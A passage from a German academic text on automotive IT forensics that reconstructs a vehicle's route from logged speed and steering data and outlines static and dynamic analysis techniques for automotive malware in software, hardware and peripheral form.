raum zwar gefahren, sich aber an einem anderen Ort befunden zu haben. Zwar ist sein Fahrzeug mit einem FFDS ausgestattet und neben dem persönlichen Fahrtenbuch auch das Profil für IT-Forensiker aktiviert, jedoch hatte er aus Datenschutzbedenken jeweils keine GPS-Koordinaten loggen lassen, so dass in den Logdaten keine explizit ortsbezogenen Informationen vorliegen. Um den Verdacht zu entkräften, stimmt er einer IT-forensischen Untersuchung der FFDS-Protokolldaten zu und liefert den Ermittlern bereitwillig Angaben zu der ihm zufolge gefahrenen Route.

Bzgl. dieses in der eigenen Publikation [HKKD12] ausführlicher behandelten Beispielszenarios wird im Folgenden eine Auswertung der protokollierten Fahrzeugdaten kompakt illustriert. Aufgrund der gegebenen Randbedingung, dass die analysierten Logdaten keine expliziten geographischen Informationen umfassen, erlauben die auszuwertenden Daten einem Dritten kein direktes Ablesen der Fahrzeugposition(en). Durch die Kooperationsbereitschaft des verdächtigten Fahrzeugbesitzers können die Ermittler jedoch die von ihm angegebene Strecke mit Hilfe der vorliegenden Daten auf ihre Plausibilität überprüfen. Im Folgenden werden hierzu ein manuell durchzuführender sowie ein teil-automatisierbarer Ansatz vorgestellt, für die lediglich eine Angabe des Fahrzeugbesitzers zum vorgeblichen Startpunkt vorliegen muss. Sofern diese zutrifft, kann der untersuchende Ermittler die Fahrtroute auf Basis vorhandener Log-Informationen zum Geschwindigkeitsverlauf und erfolgten Lenkbewegungen rekonstruieren. Der folgenden Illustration beider Ansätze liegen reale Loginformationen zugrunde, die im Rahmen einer Testfahrt im Magdeburger Stadtgebiet protokolliert wurden.

Manuelle Fahrtroutenrekonstruktion

Ausgangspunkt für diesen Ansatz ist der protokollierte Geschwindigkeitsverlauf, der im oberen Teil von Abbildung 49 als Kurve angetragen ist. Zeitpunkte, zu denen das Fahrzeug während der Fahrt verlangsamte oder zum Stehen kam, sind als lokale Minima der Kurve gut ersichtlich. Entsprechend lassen sich über die zugehörigen Integrale die (in Abbildung 49 teils angetragenen) Distanzen der jeweiligen Streckenabschnitte ermitteln.
Ausgehend von einer bekannten Position (hier: die Startposition) kann der restliche Verlauf über iterative Plausibilitätsprüfungen rekonstruiert werden. Nach jeder dem Kartenmaterial entnehmbaren Verzweigung ist folglich jede möglichen Anschluss-Teilstrecke separat zu plausibilisieren. Eine vermutete Teilstrecke kann insbesondere dann begründet ausgeschlossen werden, wenn sich markante Punkte der Streckenführung (z.B. Kurven), die typischerweise mit einem Bremsvorgang einhergehen, im Geschwindigkeitsverlauf nicht widerspiegeln. In diesem Kontext ist zu beachten, dass zusätzlich beobachtbare Bremsvorgänge auch aufgrund der Verkehrslage (z.B. Stau, kreuzende Fußgänger etc.) begründet sein können – also auch beim Auftreten auf einem geraden Abschnitt der vermuteten Teilstrecke kein Ausschlusskriterium darstellen müssen. Die manuell rekonstruierte Route des vorliegenden Anwendungsbeispiels ist in der Karte im unteren Teil von Abbildung 49 angetragen.




Abbildung 49: Manuelle Routenrekonstruktion auf Basis des Geschwindigkeitsverlaufs

Teil-automatisierte Routenrekonstruktion

Vergleichbare Strategien zur Nachverfolgung einer Fahrzeugposition sind bereits in vielen integrierten Navigationssystemen implementiert. Diese nutzen aktuelle Sensordaten (z.B. Geschwindigkeit und Lenkwinkel oder Gyrometerwerte) um auf Basis des vorhandenen Kartenmaterials die angezeigte Fahrzeugposition durchgehend zu aktualisieren. Entsprechende Algorithmen sind einerseits bei gestörtem GPS-Empfang erforderlich (z.B. in Tunneln), werden aber auch gezielt zur Energieeinsparung eingesetzt (reduzierte Verwendung des GPS-Moduls). Mit ihrer Hilfe kann eine störungsfreie Navigation ohne GPS-Empfang aus Praxiserfahrungen teils über mehrere hundert Kilometer hinweg aufrechterhalten werden.
Entsprechende Geräte können auch den IT-Forensiker bei der Durchführung einer Routenrekonstruktion unterstützen. Folgende Schritte sind erforderlich:

1. Das verwendete Gerät ist in isolierter Umgebung in Betrieb zu nehmen, d.h. von GPS-Antenne und (realem) Fahrzeug-Bussystem zu trennen.
2. Es ist auf die angenommene Startposition zu konfigurieren, einige Geräte bieten hierfür vorgesehene Menüfunktionen. Ein Beispiel ist das in Abbildung 50 dargestellte Menü, in dem die Entfernung des Fahrzeugs zu einer anzugebenden Kreuzung und dessen Ausrichtung anzugeben sind.
3. Die Routenverfolgung wird gestartet, indem das Gerät mit den zu analysierenden Sensorinformationen versorgt wird. Erwartet das Gerät diese über ein digitales Feldbussystem, muss der Untersuchende die Daten zuvor ggf. noch an die vom Gerät erwartete Syntax der verarbeiteten Busnachrichten anpassen. Einige ältere Geräte (wie das in Abbildung 50 dargestellte) werden über analoge Signaleingänge mit den entsprechenden Informationen versorgt – um diese für die Routenrekonstruktion verwenden zu können, sind ggf. geeignete Signalgeneratoren erforderlich.
4. Die als Ergebnis erhaltene resultierende Route sollte abschließend auf ihre Plausibilität hin überprüft werden. Mögliche Kriterien für eine wahrscheinliche Übereinstimmung mit der real gefahrenen Route sind z.B. ob die ermittelte Route der schnellsten oder kürzesten Verbindung zwischen Start- und Zielpunkt entspricht. Auch sollte der Geschwindigkeitsverlauf zu der Streckenführung der ermittelten Route passen (s.o. zum manuellen Ansatz).

Abbildung 50: Teilautomatisierte Routenrekonstruktion: Konfiguration der Startposition

Abbildung 51: Teilautomatisierte Routenrekonstruktion: Bildschirmfotos aus dem Testverlauf

Als Ergebnis der teilautomatisierten Routenrekonstruktion am Beispiel der o.g. Testfahrt in Magdeburg konnte ausgehend von den eingespielten Logdaten und der angegebenen Startposition die korrekte Route und das korrekte Ziel ermittelt werden. Die Illustration in Abbildung 51 zeigt einige Bildschirmfotos bzw. -ausschnitte. Als eine Schwierigkeit des hierzu verwendeten Testgeräts zeigte sich, dass es vom CAN-Bus zwar die Geschwindigkeit einliest, die Lenkbewegungen jedoch selbst über ein integriertes Gyrometer ermittelt. Da kein weiteres Testgerät vorlag, das beide Eingabewerte busseitig einliest, mussten die Übergabe der protokollierten Lenkbewegungen im Test daher durch manuelles Drehen des Gerätes simuliert werden.

Bezugnehmend auf das Beispielszenario wären beide vorgestellte Verfahren im Rahmen der Datenanalyse des IT-forensischen Prozesses geeignet, um Indizien zu sammeln, die die Entlastung des der Fahrerflucht verdächtigten Fahrzeugführers unterstützen. Durch die Kooperation des Fahrzeugbesitzers stellen die im Rahmen der strategischen Vorbereitung protokollierten Daten somit im vorliegenden Fall auch ohne die enthaltenen Geokoordinaten ein wertvolles Hilfsmittel für die IT-forensische Untersuchung des vermuteten Vorfalls dar.

6.3 Automotive Malwareanalyse: Grundlegende Strategien und Möglichkeiten

Auch Erkenntnisse aus der Analyse automotiver Malware bieten großes Potential, um ggf. Maßnahmen zur Verbesserung des Sicherheitsniveaus einleiten zu können.
Entsprechende Untersuchungsobjekte der verschiedenen Malwareausprägungen können beispielsweise aus IT-forensischen Vorfallsaufklärungen (Abschnitt 6.2) stammen, in deren Kontext die Analyse einer aufgefundenen, vermuteten Malware initiiert wird. Doch auch unabhängig von konkreten Vorfällen kann die Einleitung automotiver Malwareanalysen eine für den Hersteller sinnvolle Maßnahme darstellen, z.B. indem aus Internetforen, -shops oder anderen Vertriebs-/Verbreitungswegen beschaffte Untersuchungsobjekte noch vor Bekanntwerden entsprechender Praxisvorfälle untersucht werden.

Für die Analyse automotiver Malware und ihrer Funktionsweise können ähnliche grundlegende Strategien und Techniken erwogen werden, wie sie sich zur Malwareanalyse im Desktop-IT-Bereich bereits etabliert haben (siehe Abschnitt 2.3.2). Abbildung 52 skizziert vier grundlegende Teilschritte bei der automotiven Malwareanalyse, die sich zudem gut auf einen Teilabschnitt eines ggf. übergeordnet betriebenen IT-forensischen Prozesses (Abbildung 5) abbilden lassen: Wesentliche Voraussetzung ist die einleitende Separation der zu untersuchenden automotiven Malware, die Kontext einer IT-forensischen Untersuchung im Schritt der Datensammlung einzuordnen wäre. Der analytische Teil bündelt verschiedene Techniken der statischen und dynamischen Analyse. Die abschließend zusammenzufassenden Erkenntnisse können direkt in die prozessbegleitende bzw. abschließende Dokumentation einer der Malwareanalyse ggf. übergeordneten, IT-forensischen Untersuchung einfließen.




Abbildung 52: Grundlegendes Vorgehen bei der automotiven Malwareanalyse

Die konkret zu verfolgenden Vorgehensweisen und einzusetzenden Werkzeuge zur Malwareanalyse lassen sich weder für die Desktop-IT- noch für die Fahrzeug-IT-Domäne detailliert vordefinieren – u.a. da die eingesetzten Technologien und beobachtbaren Angriffstechniken in beiden Bereichen einem stetigen Wandel unterworfen sind. Auch bei der automotiven Malwareanalyse sollte der Analyst die Auswahl der konkreten Vorgehensweisen und Werkzeuge jeweils individuell mit Blick auf die vorliegenden Randbedingungen vornehmen. Eine der Randbedingungen, durch die sich charakteristische Unterschiede zu Malwareanalysen im Desktop-IT-Bereich ergeben, sind die in der automotiven Domäne teils deutlich abweichenden System- und Netzwerkarchitekturen. Eine weitere Randbedingung, die Einfluss auf

die zu treffende Auswahl aus den verfügbaren Techniken und Werkzeuge haben kann, ist die automotive Malwareausprägung des vorliegenden Untersuchungsgegenstands.
Im Folgenden werden für jede der vorgestellten drei automotiven Malwareausprägungen aus Abschnitt 4.1.1 verschiedene Beispiele relevanter Techniken der Malwareanalyse aufgelistet.

6.3.1 Analysetechniken für Malicious Automotive Software (MAS)

Die Durchführung automotiver Malwareanalysen diskutiert dieser Abschnitt in Bezug auf automotive Malware der Ausprägung MAS. Dazu werden im Folgenden einige beispielhafte Vorgehensweisen genannt, die beim Verdacht des Vorliegens von automotiver Schadsoftware auf einem bestehenden Steuergerät für deren Analyse infrage kommen. Insbesondere wird auf Möglichkeiten und Grenzen zur statischen und dynamischen Analyse eingegangen.

Separation der MAS: Extraktion des digitalen Untersuchungsobjekts

Bei MAS handelt es sich um automotive Schadsoftware, die bestehende Steuergeräte infiziert hat und dort parallel zur weiterhin vorhandenen Originalsoftware vorliegen kann. In Vorbereitung der Analyse des eigentlichen Schadcodes ist es daher nötig, zunächst eine konkrete digitale Repräsentation dieses Codes zu ermitteln, die anschließend untersucht wird.
Soll eine auf einem kompromittierten Gerät vorliegende bzw. vermutete MAS analysiert werden, so kann in einem Rohdatenabbild der Gerätespeicher nach der Ablageposition des Schadcodes gesucht werden – beispielsweise indem in Abgleich mit einem als integer bekannten Abbild der Originalsoftware alle legitimen Bestandteile ausgeblendet werden. Wird die Malwareanalyse im Rahmen einer IT-forensischen Untersuchung betrieben (siehe Abschnitt 6.2) liegt ein solches Abbild der Speicherinhalte des betroffenen Steuergeräts typischerweise bereits aus dem Prozessschritt der Datensammlung (Abschnitt 6.2.2) vor. Grundsätzlich ist beim Auslesen von Speicherbereichen eines Steuergeräts die Eventualität einzubeziehen, dass die Nutzung hierfür ggf. verfügbarer (Diagnose-)Dienste des aktiven Geräts das Risiko birgt, dass sich auf dem Gerät aktive Schadsoftware z.B. mittels Rootkit-Techniken gezielt tarnen/verstecken könnte. Bei gegebenem Verdacht auf MAS-Befall sollte das Sichern der Speicher daher möglichst offline erfolgen, z.B. durch direkte Zugriffe auf die enthaltenen Chips.
Teils kann die zu untersuchende MAS auch aus anderen Quellen bezogen werden, z.B. wenn die MAS bereits vor (z.B. Eigenerwerb durch den Analysten) oder während einer Infektion sichergestellt werden kann (z.B. wenn ein automotives IDS aufgrund eines Anfangsverdachts den über eine Diagnoseverbindung übertragenen Updatedatensatz gesichert hat).

Statische Analysen an MAS

Liegt eine digitale Repräsentation des Schadcodes vor, kann diese im Rahmen einer statischen Analyse untersucht werden. Beispielhafte Möglichkeiten sind:

- Stringsuche – z.B. zur Suche nach enthaltenen Zeichenketten, die Hinweise auf die Funktion des Schadcodes liefern
- Hex-Editoren – z.B. zum Verschaffen eines ersten Überblicks über die Struktur des Schadcodes oder zum Identifizieren von modifizierten Stellen mittels eines Abgleichs mit entsprechenden Auszügen der Originalsoftware.
- Disassembler – u.a. zur detaillierten Analyse der enthaltenen Maschinencodebefehle um Rückschlüsse auf die (Schad-)Programmfunktionalität ziehen zu können. Weitere Erkenntnisse, die auf Basis der Disassemblierung schnell ermittelt werden können, sind Aussagen zur grundsätzlichen Programmstruktur.
- Decompiler – kann wie ein Disassembler zur Analyse der Programmfunktionalität eingesetzt werden. Durch Aufbereitung des (Schad-)Codes in einer Hochsprachen-Darstellung können Lesbarkeit und Codeverständnis durch den Menschen gesteigert werden.

Wesentliche Unterschiede zur Schadsoftware-Analyse in der Desktop-IT sind z.B.:

- Heterogene Prozessorarchitekturen: Während ein Großteil der Schadsoftware in der Desktop-IT für die dort vorherrschenden Intel-x86-basierten Prozessorarchitekturen konzipiert ist, ist das Spektrum im automotiven Bereich deutlich breiter. Für die tiefergehenden statischen Analysen ist die Kenntnis über die Prozessorarchitektur und das Vorhandensein kompatibler Disassembler oder Decompiler jedoch eine wichtige Voraussetzung.

Da MAS laut Definition auf vorhandener automotiver (Original-) Hardware ausgeführt wird, ist jedoch davon auszugehen, dass dem Untersuchenden die verwendete Systemarchitektur i.d.R. bekannt ist bzw. von ihm in Erfahrung gebracht werden kann. Während kommerzielle Disassembler auch ein breites Spektrum an Prozessorarchitekturen beherrschen, kann die Verfügbarkeit kompatibler Decompiler jedoch häufig ein Problem darstellen. Beispielsweise unterstützt die etablierte Analysesoftware IDA [Hexr14] derzeit (Stand: August 2014) über 60 Prozessorfamilien für die Disassemblierung, während der zugehörige Hex-Rays Decompiler bislang nur für x86, x64 und ARM verfügbar ist.

- Heterogene Systemumgebungen: Bei automotiven Steuergeräten herrscht zudem eine größere Vielfalt der (sofern vorhanden) eingesetzten Betriebssysteme, während Schadsoftware im Desktop-IT-Bereich zu einem großen Teil für die Ausführung in Microsofts Windows-Umgebungen konzipiert ist. Bei der statischen Analyse eines automotiven Schadcodes sind daher oft auch strukturelle Kenntnisse der vorhandenen Systemumgebung erforderlich – beispielsweise um durch den Schadcode getätigten Aufrufen externer Funktionen (z.B. system calls) eine Bedeutung zuordnen zu können.

Dynamische Analysen an MAS

Dynamische Analysen am extrahierten Schadcode sind grundsätzlich ebenfalls möglich. Um dessen Verhalten während seiner Ausführung beobachten und analysieren zu können, ist jedoch das Vorhandensein einer geeigneten Ausführungsumgebung erforderlich.
Soll die dynamische Analyse eines automotiven Schadcodes auf einem PC-System ausgeführt werden, so scheidet der zur Malwareanalyse im Desktop-Bereich etablierte Virtualisierungsansatz jedoch i.d.R. aufgrund unterschiedlicher Prozessorarchitekturen aus. Eine Alternative stellt eine vollwertige oder teilweise Emulation des Zielsystems dar.

- ***Vollwertige Emulation:*** Für eine möglichst vollwertige Emulation des Zielsystems müsste neben dessen Hardware (z.B. Prozessorarchitektur, Ein- / Ausgabeschnittstellen) auch die Softwareumgebung (Betriebssystem) geeignet nachgebildet werden. Entsprechende Lösungen zur Simulation bzw. Emulation von Embedded-Umgebungen, die teilweise bereits während des Entwicklungsprozesses zum Einsatz kommen, können grundsätzlich auch bzgl. ihrer Nutzbarkeit im Rahmen einer Malwareanalyse überprüft werden.
- ***Teilweise Emulation:*** Auch der im Kontext der statischen Analysen vorgestellte Disassembler IDA bietet Möglichkeiten zur dynamischen Schadcodeemulation. Über die Nutzung des Prozessor-Emulators QEMU [Qemu14] können aus IDA heraus auch Codeauszüge verschiedener Mikroprozessorarchitekturen über die integrierte Debugging-Funktionalität dynamisch analysiert werden. Dies ist i.d.R. problemlos möglich, wenn der zu untersuchende Code keine externen Abhängigkeiten aufweist – d.h. keine Code- oder Datenbereiche adressiert, die außerhalb des vorliegenden Ausschnittes liegen. Auch im Fall bestehender Abhängigkeiten kann eine Emulation gelingen, wenn diese geeignet auflösbar sind. Grundsätzlich ist hierzu an allen verwendeten externen Adressen adressierbarer Speicher mit ggf. dort erwarteten Daten bzw. Programmcode einzurichten. Dies muss teils manuell durch den Untersuchenden erfolgen, während Abhängigkeiten zu gängigen Systemfunktionen durch teils für QEMU verfügbare Systemumgebungen aufgelöst werden können. Die Emulation von Code mit Abhängigkeiten zu unbekannten Funktionen und Daten stellt folglich ein grundsätzliches Problem dar.

Alternativ könnte als Ausführungsumgebung auch ein Originalgerät des Infektionsziels dienen. Indem dieses ähnlich wie ein Bare-Metal-System bei Malwareanalysen im Desktop-IT-Bereich (Abschnitt 2.3.2) als kontrollierte Testumgebung nutzbar gemacht wird, steht hierdurch automatisch eine kompatible Ausführungsumgebung bereit. In dieser kann das Verhalten des enthaltenen MAS-Schadcodes auf folgende Weisen analysiert werden:

- ***Nutzung von Debug-Schnittstellen:*** Viele der in Steuergeräten eingesetzten Mikrocontroller bieten Schnittstellen, die zum In-System-Debugging enthaltener (Schad-) Software geeignet sind. Beispiele sind das im IEEE-Standard 1149.1 beschriebene Verfahren der *Joint Test Action Group (JTAG)* sowie proprietäre Schnittstellen wie der *Background Debug Mode (BDM)* von Controllern des Herstellers Freescale. Eine Übersicht und Hintergründe zu diesen und weiteren entsprechenden On-Chip-Debug-Systemen verschiedener Embedded-Mikrocontroller kann beispielsweise [Saue05] entnommen werden.

- ***Überwachung der Geräteschnittstellen (Black-Box-Perspektive):*** Richtet sich das Schadverhalten des Schadcodes primär gegen Ressourcen außerhalb des infizierten Steuergeräts, kann die abstrakte Funktionsweise ggf. auch aus Black-Box-Perspektive, also ohne Betrachtung der internen Abläufe, nachvollzogen werden. Eine vergleichbare Technik wird im Folgenden auch für die Analyse von Malicious Automotive Hardware (MAH) vorgeschlagen und in Abschnitt 6.3.2 beschrieben.

6.3.2 Analysetechniken für Malicious Automotive Hardware (MAH)

Dieser Abschnitt diskutiert die Durchführung von Schadode-Analysen (siehe Abschnitt 2.1.14) im automotiven Bereich in Bezug auf automotive Malware der Ausprägung MAH. Dazu werden im Folgenden einige beispielhafte Vorgehensweisen genannt, die beim Verdacht des Vorliegens schädlicher Hardware in einem Fahrzeug-IT-Verbund für deren Analyse infrage kommen.

Separation der MAH: Extraktion der physischen MAH

Auch im Fall von MAH ist die schadhafte Logik, die innerhalb des Zielsystems in diesem Fall in Form von unautorisierter Hardware vorliegt, vor der Analyse zunächst zu identifizieren und (nach Dokumentation der aufgefundenen Situation) entnehmen.
Ein naheliegender Ansatz hierzu ist eine optische Sichtung des Systems. Weniger invasive MAH kann beispielsweise in vielen Fällen an bestehenden Schnittstellen / Steckverbindern vermutet werden, während invasivere Exemplare auch innerhalb bestehender Steuergeräte (-gehäuse) verborgen sein könnten. Das Freilegen (und teils erforderliche Öffnen) entsprechender Steuergeräte oder Teile des Kabelbaums kann jedoch umfangreichere Arbeiten am betreffenden Fahrzeug erfordern. Um diesen Aufwand zu reduzieren, sollte die optische Sichtung daher möglichst mit Vorwissen kombiniert werden, das z.B. aus dem vorliegenden Vorfallsverdacht ableitbar sein kann. Wurden z.B. symptomatische Fehlfunktionen festgestellt, könnte zunächst in lokaler Nähe des jeweils „zuständigen“ Steuergeräts gesucht werden, bevor wiederum an weiteren (z.B. für Eingaben) relevanten Geräten fortgefahren wird.

Statische Analysen an MAH

Bereits ohne (erneute) Inbetriebnahme des Fundstücks können aus einem physisch vorliegenden MAH-Exemplar gewisse Schlüsse über dessen Funktionsweise abgeleitet werden.
Einige Erkenntnisse können bereits aus einer Sichtprüfung ableitbar sein. Ist die MAH ihrerseits von einem physischen Gehäuse umschlossen, kann hierbei noch zwischen einer äußeren und einer inneren Sichtprüfung unterschieden werden. In der äußeren Sichtprüfung würden dann z.B. die vorhandenen Schnittstellen zum Gesamtsystem einbezogen werden wie auch ggf. vorhandene Beschriftungen/Aufdrucke des Geräts. Nach Öffnung des MAH-Exemplars können auch die Art und Anordnung der verbauten elektronischen Komponenten (z.B. vorhandene Mikroprozessoren, Bustransceiver etc.) weitere Aufschlüsse liefern. Zusätzlich können nach Identifikation der aufgefundenen Komponenten konkrete Informationen zu ihnen recherchiert werden (z.B. Datenblätter der Hersteller).
Für konkretere Aussagen zur Funktionsweise bestehen weitere statische Analyseoptionen:

- Besteht die gefundene MAH ausschließlich aus einer einfachen Schaltung (z.B. Festwiderstand, ggf. in Kombinationen mit weiteren Halbleitern wie z.B. Dioden), kann deren Funktionsweise bereits in Abgleich mit dem vorhandenen Wissen über die Einsatzumgebung rekonstruiert werden. Dies wäre z.B. für die in Kapitel 3 als $R_{1.1}$ behandelten Angriffe (z.B. „10-Cent-Tuning“) der Fall.
- Bei komplexerer MAH auf Basis eigener Mikrocontroller kann auch die auf dem Gerät gespeicherte Software mit Hilfe statischer Analysemethoden (z.B. Stringsuche, Disassemblierung etc., vgl. Abschnitt 2.1.14) untersucht werden. Die hierfür erforderliche Extraktion und statische Analyse erfolgt dann größtenteils äquivalent zu den in Abschnitt 6.3.1 für MAS behandelten statischen Schritten.

Dynamische Analysen an MAH

Ein vergleichsweise direkter Ansatz zur dynamischen Analyse an MAH ist die beaufsichtigte Inbetriebnahme des sichergestellten Geräts in einer realen (Fahrzeug-IT) oder simulierten Umgebung.

Die Beaufsichtigung kann hierbei das Ein-Ausgabeverhalten des Testobjekts auswerten, wozu dieses in einer simulierten Umgebung mit geeigneten Eingaben zu versorgen ist.
Auch steuergeräteinterne Abläufe können im Rahmen entsprechender Tests ausgewertet werden, z.B. wenn hierzu auf der MAH vorhandene Debugschnittstellen (siehe Abschnitt 6.3.1) genutzt werden können.
Sofern die auf dem Untersuchungsgegenstand vorhandene Software (z.B. im Rahmen der zur statischen Analyse, s.o.) extrahiert werden konnte, könnten dynamische Analysen grundsätzlich auch unabhängig von der originalen Hardware betrieben werden. Dies würde größtenteils äquivalent zu denjenigen in Abschnitt 6.3.1 für MAS diskutierten Ansätzen zur dynamischen Analyse erfolgen, welche ohne Nutzung des Originalgeräts auskommen.

6.3.3 Analysetechniken für Malicious Automotive Peripherals (MAP)

Dieser Abschnitt diskutiert die Durchführung von Malwareanalysen (siehe Abschnitt 2.1.14) im automotiven Bereich in Bezug auf automotive Malware der Ausprägungsform MAP. Dazu werden im Folgenden einige beispielhafte Vorgehensweisen genannt, die beim Verdacht des Vorliegens schädlicher automotiver Eingabequellen für deren Analyse infrage kommen.

Separation der MAP: Beschaffung des zu untersuchenden MAP-Objekts

Bereits seitens der (i.d.R. vorgelagerten) IT-Forensik besteht eine wesentliche Herausforderung darin, dass bei Vorfällen mit dieser Malwareausprägung die schadhafte Logik ausschließlich außerhalb des Fahrzeugs vorliegt (siehe Abschnitt 4.1.1), d.h. das Fahrzeuginnere lediglich das Ziel, nicht aber die (infizierte) Quelle des Angriffs darstellt. Folglich können von einer Analyse der Fahrzeugkomponenten höchstens Spuren der Angriffsfolgen, jedoch nicht des eigentlichen Schadcodes erwartet werden. Im Rahmen einer Malwareanalyse zu untersuchende MAP-Exemplare müssen daher zunächst aus anderen Quellen beschafft werden, die bei Einleitung der IT-forensischen Aufklärung teils nicht (mehr) zugreifbar sind.
Angriffswerkzeuge der Ausprägung MAP können sowohl in Hardwareform, d.h. als eigenständige Geräte, oder als Software, z.B. als Anwendungen für PC-Systeme vorliegen (siehe Abschnitt 4.1.1). Entsprechende Geräte bzw. Computersysteme oder Datenträger können als Untersuchungsgegenstand für die Analyse darauf enthaltener MAP vorliegen, z.B. wenn diese im Rahmen einer laufenden Ermittlung beschlagnahmt wurden oder die „Produkte“ durch die Analysten selbst über entsprechende Bezugsstellen erworben werden können.

Statische Analysen an MAP

Statische Analysen von als Softwareprodukt vorliegender MAP (die z.B. auf gängigen PC-Systemen oder Smartphones installiert wird), sollten voraussichtlich über die hierfür etablierten Malwareanalysetechniken aus Abschnitt 2.1.14 erfolgen können, ohne dass durch den automotiven Kontext grundsätzliche Anpassungen erforderlich werden.
Liegt MAP stattdessen in Form eigenständiger, physischer Geräte vor, können als statische Analysetechniken z.B. äußere und innere Sichtprüfungen erfolgen sowie extrahierbarer Code statisch analysiert werden (Stringsuche, Disassemblierung etc.). Die Vorgehensweisen hierzu entsprechen in wesentlichen Teilen den in Abschnitt 6.3.2 für MAH diskutierten.
Wesentliche erste Erkenntnisse aus der statischen Analyse von MAP können beispielsweise aus der Identifikation der genutzten Soft- und Hardwareschnittstellen abgeleitet werden, die das Untersuchungsobjekt für die Interaktion mit dem Automobil nutzt (z.B. für PC-Software mitgelieferte OBD-Interfaces). Weitergehende Details können anschließend in detaillierten Untersuchungen des zugrundeliegenden Programmcodes ermittelt werden.

Dynamische Analysen an MAP

Als Alternative zur vergleichsweise aufwendigen Funktionalitätsrekonstruktion am abgeschalteten Gerät (d.h. der statischen Analyse) können einige dynamische Analysetechniken deutlich schneller zu aussagekräftigen Ergebnissen führen.
Ein i.d.R. einfach aufzustellendes Testsetup ist die Anwendung des Untersuchungsobjekts auf ein (kompatibles) Testfahrzeug, denn die erforderlichen Schnittstellen zwischen MAP und dem Fahrzeug sind typischerweise klar definiert (teils mitgelieferte Handbücher) und begrenzt (häufige Nutzung einer einzigen Schnittstelle, z.B. OBD). So lassen sich mit vergleichsweise geringem Aufwand Protokolle der Kommunikation über die jeweilige genutzte

Schnittstelle sowie der beobachtbaren Folgen am Testfahrzeug erstellen. Zudem stellt MAP dem Anwender nach dem Start in vielen Fällen (i.d.R. grafische) Bedienschnittstellen bereit. Die dort vorhandenen Optionsbezeichnungen sind ein weiterer wichtiger Anhaltspunkt über die Funktionalität und können in der Auswertung mit den jeweiligen Protokolldaten in Beziehung gesetzt werden.
Um auch interne Abläufe der MAP in die dynamische Analyse einzubeziehen, können bei PC-basierten Softwareprodukten die entsprechenden etablierten Techniken und Werkzeuge eingesetzt werden (vgl. Abschnitt 2.1.14, z.B. Analyse mittels Debugger). Bei gegebenen Voraussetzungen (z.B. Debugschnittstellen) ist dies auch bei physischen Geräten möglich und erfolgt dann grundsätzlich entsprechend des Vorgehens, das in Abschnitt 6.3.2 für die dynamische Analyse an MAH behandelt wurde.

6.3.4 Erkenntnisse aus automotiven Malwareanalysen

Zum Ende jeder Malwareanalyse sollten aus den – über die diversen Analysetechniken – zusammengetragenen Informationen die wichtigsten Erkenntnisse zusammengefasst und bewertet werden. Für das fahrzeugherstellerseitige Sicherheitsmanagement (Abbildung 46) stellen sie wichtige Eingaben für die Analyse und Bewertung der Bedrohungslage sowie ggf. angeschlossenen Maßnahmen zur Verbesserung des Sicherheitsniveaus dar (vgl. auch Abschnitt 6.1.1). Insbesondere sollten die erlangten Erkenntnisse dahingehend geprüft werden, ob Handlungsbedarf für die aktuell betroffenen und/oder zukünftigen Modellreihen besteht.

Ein wesentlicher Teil des Ergebnisses einer Malwareanalyse sind zusammengefasste Erkenntnisse zu dessen ***primären, funktionellen Eigenschaften***. Hinsichtlich einer (auch für Nicht-Malwareanalysten) verständlichen Darlegungsweise sollte dies auf einer eher abstrakten Ebene, d.h. losgelöst von technischen Einzelheiten der einzelnen Analyseschritte erfolgen. Eine geeignete Möglichkeit hierzu ist, die Grundzüge von auf der untersuchten Malware basierenden Vorfällen anhand der CERT-Taxonomie zu beschreiben (siehe Abschnitt 2.1.8), bei der die automotive Malware als *Werkzeug* eingeordnet werden kann. Die klare Strukturierung der vorliegenden Informationen zu den von ihm ausgenutzten *Schwachstellen* sowie darüber, welche *Aktionen* auf welche *Ziele* mit welchen *unautorisierten Resultaten* möglich sind, verspricht für das fahrzeugherstellerseitige Sicherheitsmanagement deutliche Vorteile. Gleiches gilt für begründbare Rückschlüsse auf den zugrundeliegenden *Angreifer* und die durch ihn verfolgte *Motivation*.

